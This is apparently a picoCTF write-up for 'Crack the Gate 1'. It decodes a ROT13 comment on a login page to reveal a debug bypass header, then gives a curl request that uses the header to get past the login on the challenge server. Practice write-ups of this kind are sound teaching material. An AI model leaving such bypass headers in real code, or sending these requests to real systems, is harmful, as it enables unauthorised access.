

# Pico Mini CMU Africa
# Crack the Gate 1



```
- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf"
Remove before pushing to production! -->
```

In this challenge, there's a encoded message in the HTTP comments of the app's login page

# Crack the Gate 1
# Secret Encrypted Message: ROT13




```
ROT13 ENCRYPTION

A B C D E F G H I J K L M
| | | | | | | | | | | | |
N O P Q R S T U V W X Y Z
```

This message is encrypted using a common classic encryption method, ROT13, where each letter in the original message is rotated by 13 letters go form the encrypted message


# Crack the Gate 1
# Secret Debug HTTP Header




```
NOTE: Jack - temporary bypass:
use header "X-Dev-Access: yes"
```

This message is encrypted using a common classic encryption method, ROT13, where each letter in the original message is rotated by 13 letters go form the encrypted message

# Crack the Gate 1
# Sending Post Data to Webpage




```
const formData = {
    email: document.getElementById('email').value,
    password: document.getElementById('password').value
```



```
fetch('/login', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/json'
    },
    body: JSON.stringify(formData)
```

On this webpage, the JavaScript lets us know what kind of data to send with our HTTP post request to the /login page

# Crack the Gate 1
# Sending Post Data to Webpage



```
curl
-X POST
-H "Content-Type: application/json"
-d '{"email": "ctf-player@picoctf.org", "password": "test"}'
-H "X-Dev-Access: yes"
http://amiable-citadel.picoctf.net:53007/login
```

So combined with the hidden message, we know to send this request to the web server